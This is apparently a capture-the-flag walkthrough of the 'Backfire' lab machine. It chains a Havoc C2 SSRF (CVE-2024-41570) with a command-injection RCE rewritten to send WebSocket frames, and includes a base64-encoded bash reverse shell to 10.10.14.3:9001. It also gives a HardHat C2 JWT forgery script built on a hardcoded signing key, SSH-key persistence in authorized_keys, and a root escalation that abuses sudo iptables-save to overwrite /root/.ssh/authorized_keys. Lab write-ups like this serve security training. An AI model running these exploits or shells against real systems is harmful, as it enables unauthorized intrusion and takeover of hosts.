

Backfire Writeup
The Backfire machine demonstrates a vulnerability in the Command and Control server Havoc, that allows for SSRF, and with credentials allows RCE as well. It also demonstrates vulnerabilities in the HardHat C2 server to get RCE as Sergej. It then demonstrates a privilege escalation tactic for how to gain root when a user can run iptables as sudo.
Enumeration
All port scan
Nmap scan report for 10.10.11.49
Host is up (0.060s latency).
Not shown: 65530 closed tcp ports (reset)
PORT     STATE    SERVICE
22/tcp   open     ssh
443/tcp  open     https
5000/tcp filtered upnp
7096/tcp filtered unknown
8000/tcp open     http-alt
Script Scan
PORT     STATE    SERVICE  VERSION
22/tcp   open     ssh      OpenSSH 9.2p1 Debian 2+deb12u4 (protocol 2.0)
| ssh-hostkey:
|   256 7d:6b:ba:b6:25:48:77:ac:3a:a2:ef:ae:f5:1d:98:c4 (ECDSA)
|_  256 be:f3:27:9e:c6:d6:29:27:7b:98:18:91:4e:97:25:99 (ED25519)
443/tcp  open     ssl/http nginx 1.22.1
|_ssl-date: TLS randomness does not represent time
|_http-server-header: nginx/1.22.1
| tls-alpn:
|   http/1.1
|   http/1.0
|_  http/0.9
|_http-title: 404 Not Found
| ssl-cert: Subject: commonName=127.0.0.1/organizationName=Test Inc/stateOrProvinceName=Connecticut/countryName=US
| Subject Alternative Name: IP Address:127.0.0.1
| Not valid before: 2024-07-13T18:28:03
|_Not valid after:  2027-07-13T18:28:03
5000/tcp filtered upnp
7096/tcp filtered unknown
8000/tcp open     http     nginx 1.22.1
|_http-server-header: nginx/1.22.1
|_http-title: Index of /
|_http-open-proxy: Proxy might be redirecting requests
| http-ls: Volume /
| SIZE  TIME               FILENAME
| 1559  17-Dec-2024 11:31  disable_tls.patch
| 875   17-Dec-2024 11:34  havoc.yaotl
|_
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The Nmap scan shows that 443, and 8000 are open, as well as some filtered 5000, and 7096 ports. Looking at 443 nothing seems to be on this page, but running a feroxbuster basically confirms it. On port 8000 there are a couple of files in a directory listing that looks default Apache. Downloading the two files reveals that there are two files, one that is a disable_tls.patch, which shows the git history of how items have been changed to disable TLS from the Havoc Team Server. The other file is a configuration file havoc.yaotl, which is used to configure the Havoc Team Server - this contains creds for the havoc team server as well.
Researching Havoc for recent vulnerabilities actually shows two different vulnerabilities that have been found recently, an SSRF attack inside of the agent creation protocol, and an RCE that is possible with creds on the team server. Just based on these two items it seems that the attack path is to get use the SSRF to login to the team server on port 40056, and then get RCE using the other PoC.
The difficult part of this is that the original PoC was created essentially to send raw bytes over the wire through the SSRF, the team server only accepts Web Socket traffic, which is quite a bit different from normal HTTP traffic, and will need a bit of adjusting to create a usable communication vector.
Explanation of how to translate for Websocket
The original PoC is here: https://github.com/chebuya/Havoc-C2-SSRF-poc
Updating the PoC to allow for Web Socket traffic requires understanding the WebSocket protocol that can be found here: https://datatracker.ietf.org/doc/html/rfc6455#section-5.1
Section 5 specifically helps understanding how WebSocket frames are built, and gives a good understanding of how they are interpreted on the other end. Another resource that was very useful was ChatGPT in this endeavor, as understanding binary protocols has never been my strong suit, but ChatGPT can explain it in a way that I understand and can ask questions when lost.
The three steps that need to happen to turn data into a websocket frame are to determine the size of the frame, as the rest of the frame is based on how large it is. The first bit of each frame tells whether or not this is the last frame in the series to come. In this case because the frames are not going to be gigantic each frame will be the last frame, so this can be left as a 1 followed by 3 0's because RSV1-3 "MUST be 0 unless an extension is negotiated that defines meanings for non-zero values" (RFC 6455).
The next 4 bits are the opcode, which because this is a text frame means that it is going to be a 1, making the first byte 1000 0001, indicating this is the final frame in transmission, and this is a text frame.
The next bit after the first byte is the masked bit, that tells whether or not the frame is masked. According to the RFC, all client to server information must be masked, so this is required to be a 1 as we are a client. The rest of the frame header is information on how long the frame is in bytes. Depending on how long the frame is it will change. If the frame is less than 125 bytes then most of then the frame will stand as is, but if it is 126 bytes then 2 bytes need to be added to the header, and if it is greater than that then 8 bytes are added before the frame is created.
After that the masking key must be made which is 4 random bytes. Essentially each byte of the frame is XORed against the masking key before being sent, and is XORed again on the other side to get the frame. This is done as a security item to stop traffic confusion in WebSocket servers.
After the header is done, using the masking key the bytes are added into the frame masked against the key, and then the frame is ready to be sent to a websocket.
Building the PoC
The final code to do this in python is here:
def create_websocket_frame(message: str, opcode=1):
    message_bytes = message.encode("utf-8")
    payload_length = len(message_bytes)

    # First byte: FIN bit (1) + Opcode
    first_byte = 0b10000000 | opcode  # FIN=1, Opcode=1 (text)

    # Second byte: Mask bit (1) + Payload length
    mask_bit = 0b10000000  # Mask bit is always set for client-to-server
    frame = bytearray([first_byte])

    if payload_length <= 125:
        frame.append(mask_bit | payload_length)
    elif payload_length < (1 << 16):  # 126 to 65535
        frame.append(mask_bit | 126)
        frame.extend(payload_length.to_bytes(2, 'big'))
    else:  # 65536+
        frame.append(mask_bit | 127)
        frame.extend(payload_length.to_bytes(8, 'big'))

    # Generate a 4-byte mask key
    mask_key = os.urandom(4)
    frame.extend(mask_key)

    # Mask the payload
    masked_payload = bytearray(b ^ mask_key[i % 4] for i, b in enumerate(message_bytes))
    frame.extend(masked_payload)

    return frame
After adding that section of code into the functions section of the original PoC, it can then be used to create a connection to the websocket, and then run the RCE PoC that was also found from the research. https://github.com/IncludeSecurity/c2-vulnerabilities/blob/main/havoc_auth_rce/havoc_rce.py. This PoC creates a WebSocket connection (Which will be redone manually in the final code of our PoC), and then authenticates, creates a demon listener, and then has that listener run code on the host machine.
# Exploit Title: Havoc C2 0.7 Unauthenticated SSRF
# Date: 2024-07-13
# Exploit Author: @_chebuya
# Software Link: https://github.com/HavocFramework/Havoc
# Version: v0.7
# Tested on: Ubuntu 20.04 LTS
# CVE: CVE-2024-41570
# Description: This exploit works by spoofing a demon agent registration and checkins to open a TCP socket on the teamserver and read/write data from it. This allows attackers to leak origin IPs of teamservers and much more.
# Github: https://github.com/chebuya/Havoc-C2-SSRF-poc
# Blog: https://blog.chebuya.com/posts/server-side-request-forgery-on-havoc-c2/

...

# 0xDEADBEEF
magic = b"\xde\xad\xbe\xef"
teamserver_listener_url = args.target
headers = {
        "User-Agent": args.user_agent
}
agent_id = int_to_bytes(random.randint(100000, 1000000))
AES_Key = b"\x00" * 32
AES_IV = b"\x00" * 16
hostname = bytes(args.hostname, encoding="utf-8")
username = bytes(args.username, encoding="utf-8")
domain_name = bytes(args.domain_name, encoding="utf-8")
internal_ip = bytes(args.internal_ip, encoding="utf-8")
process_name = args.process_name.encode("utf-16le")
process_id = int_to_bytes(random.randint(1000, 5000))

register_agent(hostname, username, domain_name, internal_ip, process_name, process_id)

socket_id = b"\x11\x11\x11\x11"
open_socket(socket_id, args.ip, int(args.port))


request_havoc = (
        f"GET /havoc/ HTTP/1.1\r\n"
        f"Host: 127.0.0.1:40056\r\n"
        f"Upgrade: websocket\r\n"
        f"Connection: Upgrade\r\n"
        f"Sec-WebSocket-Key: 5NUvQyzkv9bpu376gKd2Lg==\r\n"
        f"Sec-WebSocket-Version: 13\r\n"
        f"\r\n"
    ).encode()

write_socket(socket_id, request_havoc)
print(read_socket(socket_id).decode())

payload_login = {"Body": {"Info": {"Password": hashlib.sha3_256("CobaltStr1keSuckz!".encode()).hexdigest(), "User": "ilya"}, "SubEvent": 3}, "Head": {"Event": 1, "OneTime": "", "Time": "18:40:17", "User": "ilya"}}
write_socket(socket_id, create_websocket_frame(json.dumps(payload_login)))
print(read_socket(socket_id).decode())

payload_demon = {"Body":{"Info":{"Headers":"","HostBind":"0.0.0.0","HostHeader":"","HostRotation":"round-robin","Hosts":"0.0.0.0","Name":"abc","PortBind":"443","PortConn":"443","Protocol":"Https","Proxy Enabled":"false","Secure":"true","Status":"online","Uris":"","UserAgent":"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36"},"SubEvent":1},"Head":{"Event":2,"OneTime":"","Time":"08:39:18","User": "ilya"}}
write_socket(socket_id, create_websocket_frame(json.dumps(payload_demon)))
print(read_socket(socket_id).decode())

cmd = "echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zLzkwMDEgMD4mMQ== | base64 -d | bash"
injection = """ \\\\\\\" -mbla; """ + cmd + """ 1>&2 && false #"""

payload_injection = {"Body": {"Info": {"AgentType": "Demon", "Arch": "x64", "Config": "{\n    \"Amsi/Etw Patch\": \"None\",\n    \"Indirect Syscall\": false,\n    \"Injection\": {\n        \"Alloc\": \"Native/Syscall\",\n        \"Execute\": \"Native/Syscall\",\n        \"Spawn32\": \"C:\\\\Windows\\\\SysWOW64\\\\notepad.exe\",\n        \"Spawn64\": \"C:\\\\Windows\\\\System32\\\\notepad.exe\"\n    },\n    \"Jitter\": \"0\",\n    \"Proxy Loading\": \"None (LdrLoadDll)\",\n    \"Service Name\":\"" + injection + "\",\n    \"Sleep\": \"2\",\n    \"Sleep Jmp Gadget\": \"None\",\n    \"Sleep Technique\": \"WaitForSingleObjectEx\",\n    \"Stack Duplication\": false\n}\n", "Format": "Windows Service Exe", "Listener": "abc"}, "SubEvent": 2}, "Head": {
        "Event": 5, "OneTime": "true", "Time": "18:39:04", "User": "ilya"}}
write_socket(socket_id, create_websocket_frame(json.dumps(payload_injection)))
print(read_socket(socket_id).decode())
Running the PoC
Connecting these is basically taking the payloads that the RCE PoC had, and then formatting them to go over the websocket frame. Editing the cmd section to run what in this case is going to be a reverse shell that is calling back to 10.10.14.3:9001.

From here the shell doesn't last, so adding a public key into the /home/ilya/.ssh/authorized_keys file makes it easier to access the machine over ssh.
#Target machine
echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBU+Nx1pO1G+aTBc8cyIxkVaoGMHWYfo3ks3s803WMa0 kali@kali" >> .ssh/authorized_keys

#Host Machine
ssh [email protected]
In the home folder there is a file, hardhat.txt, which contains:
Sergej said he installed HardHatC2 for testing and  not made any changes to the defaults
I hope he prefers Havoc bcoz I don't wanna learn another C2 framework, also Go > C#
Researching Hardhat, it looks like that is what the 5000/7096 ports are, so port forwarding those to localhost to avoid the filtering allows us to interact with them. It is also noticable that Sergej is the owner of these processes.
ps -aux --forest

...
sergej      3054  2.7  6.9 274271208 276632 ?    Ssl  14:40   0:12 /home/sergej/.dotnet/dotnet run --project HardHatC2Client --configuration Release
sergej      3135  0.8  3.1 274195032 126896 ?    Sl   14:40   0:03  \_ /home/sergej/HardHatC2/HardHatC2Client/bin/Release/net7.0/HardHatC2Client
sergej      3055  1.2  6.1 274254464 245756 ?    Ssl  14:40   0:05 /home/sergej/.dotnet/dotnet run --project TeamServer --configuration Release
sergej      3111  1.1  3.1 274204404 123916 ?    Sl   14:40   0:05  \_ /home/sergej/HardHatC2/TeamServer/bin/Release/net7.0/TeamServer
HardHat C2 PoC
On port 7096 over https there is a login page for the HardHat C2 server. First trying the credentials for sergej from the havoc.yaotl file doesn't give anything. Trying those same credentials against su doesn't work either. So after some research the HardHat C2 server has some vulnerabilities, specifically an admin token can be generated because the signing key that HardHat C2 uses is a static key the same for all different instances. There is a PoC for this attack, which allows for RCE in a following attack to the HardHat C2 Server. The information for this is found here: https://blog.sth.sh/hardhatc2-0-days-rce-authn-bypass-96ba683d9dd7?gi=5e9b3c0c7a26
Running the PoC from this blog, only editing the rhost results in an admin user sth_pentest:
# @author Siam Thanat Hack Co., Ltd. (STH)
import jwt
import datetime
import uuid
import requests

rhost = 'localhost:5000'

# Craft Admin JWT
secret = "jtee43gt-6543-2iur-9422-83r5w27hgzaq"
issuer = "hardhatc2.com"
now = datetime.datetime.utcnow()

expiration = now + datetime.timedelta(days=28)
payload = {
    "sub": "HardHat_Admin",
    "jti": str(uuid.uuid4()),
    "http://schemas.xmlsoap.org/ws/2005/05/identity/claims/nameidentifier": "1",
    "iss": issuer,
    "aud": issuer,
    "iat": int(now.timestamp()),
    "exp": int(expiration.timestamp()),
    "http://schemas.microsoft.com/ws/2008/06/identity/claims/role": "Administrator"
}

token = jwt.encode(payload, secret, algorithm="HS256")
print("Generated JWT:")
print(token)

# Use Admin JWT to create a new user 'sth_pentest' as TeamLead
burp0_url = f"https://{rhost}/Login/Register"
burp0_headers = {
  "Authorization": f"Bearer {token}",
  "Content-Type": "application/json"
}
burp0_json = {
  "password": "sth_pentest",
  "role": "TeamLead",
  "username": "sth_pentest"
}
r = requests.post(burp0_url, headers=burp0_headers, json=burp0_json, verify=False)
print(r.text)
Logging in as sth_pentest, and then browsing on the left hand bar to ImplantInteract -> Terminal, and then hitting the plus on the right side opens a terminal window. At this point it is once again best to add an ssh key into the authorized keys, and remoting into the machine.
echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBU+Nx1pO1G+aTBc8cyIxkVaoGMHWYfo3ks3s803WMa0 kali@kali" >> /home/sergej/.ssh/authorized_keys
Running sudo -l as sergej results in something that looks like a potential privilege escalation route
Matching Defaults entries for sergej on backfire:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User sergej may run the following commands on backfire:
    (root) NOPASSWD: /usr/sbin/iptables
    (root) NOPASSWD: /usr/sbin/iptables-save
sergej can run iptables and iptables-save as root. At first GTFO-bins was my first thought, but as that wasn't the case I looked into how this could be a privilege escalation, and found this blog post: https://www.shielder.com/blog/2024/09/a-journey-from-sudo-iptables-to-local-privilege-escalation/
Privilege Escalation
Many of the ways that are recommended in this blog post don't work anymore, such as the modprobe anymore. Another way that doesn't work either is the updating a password into /etc/passwd as it recommends. What was found to work is using the same method to add an ssh key into /root/.ssh/authorized_keys and logging in.
#Command - Add iptable rule
sergej@backfire:~/.durge$ sudo iptables -A INPUT -i lo -j ACCEPT -m comment --comment $'\nssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBU+Nx1pO1G+aTBc8cyIxkVaoGMHWYfo3ks3s803WMa0 kali@kali\n'

#Command - List iptables
sergej@backfire:~/.durge$ sudo iptables -S

#Output
-P INPUT ACCEPT
-P FORWARD ACCEPT
-P OUTPUT ACCEPT
-A INPUT -s 127.0.0.1/32 -p tcp -m tcp --dport 5000 -j ACCEPT
-A INPUT -s 127.0.0.1/32 -p tcp -m tcp --dport 5000 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 5000 -j REJECT --reject-with icmp-port-unreachable
-A INPUT -s 127.0.0.1/32 -p tcp -m tcp --dport 7096 -j ACCEPT
-A INPUT -s 127.0.0.1/32 -p tcp -m tcp --dport 7096 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 7096 -j REJECT --reject-with icmp-port-unreachable
-A INPUT -i lo -m comment --comment "
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBU+Nx1pO1G+aTBc8cyIxkVaoGMHWYfo3ks3s803WMa0 kali@kali
" -j ACCEPT

#Command - Output Iptables output into root ssh
sergej@backfire:~/.durge$ sudo iptables-save -f /root/.ssh/authorized_keys
And then login as the root user over ssh:
┌──(kali㉿kali)-[~]
└─$ ssh [email protected]
Linux backfire 6.1.0-29-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.123-1 (2025-01-02) x86_64
root@backfire:~# cat root.txt :)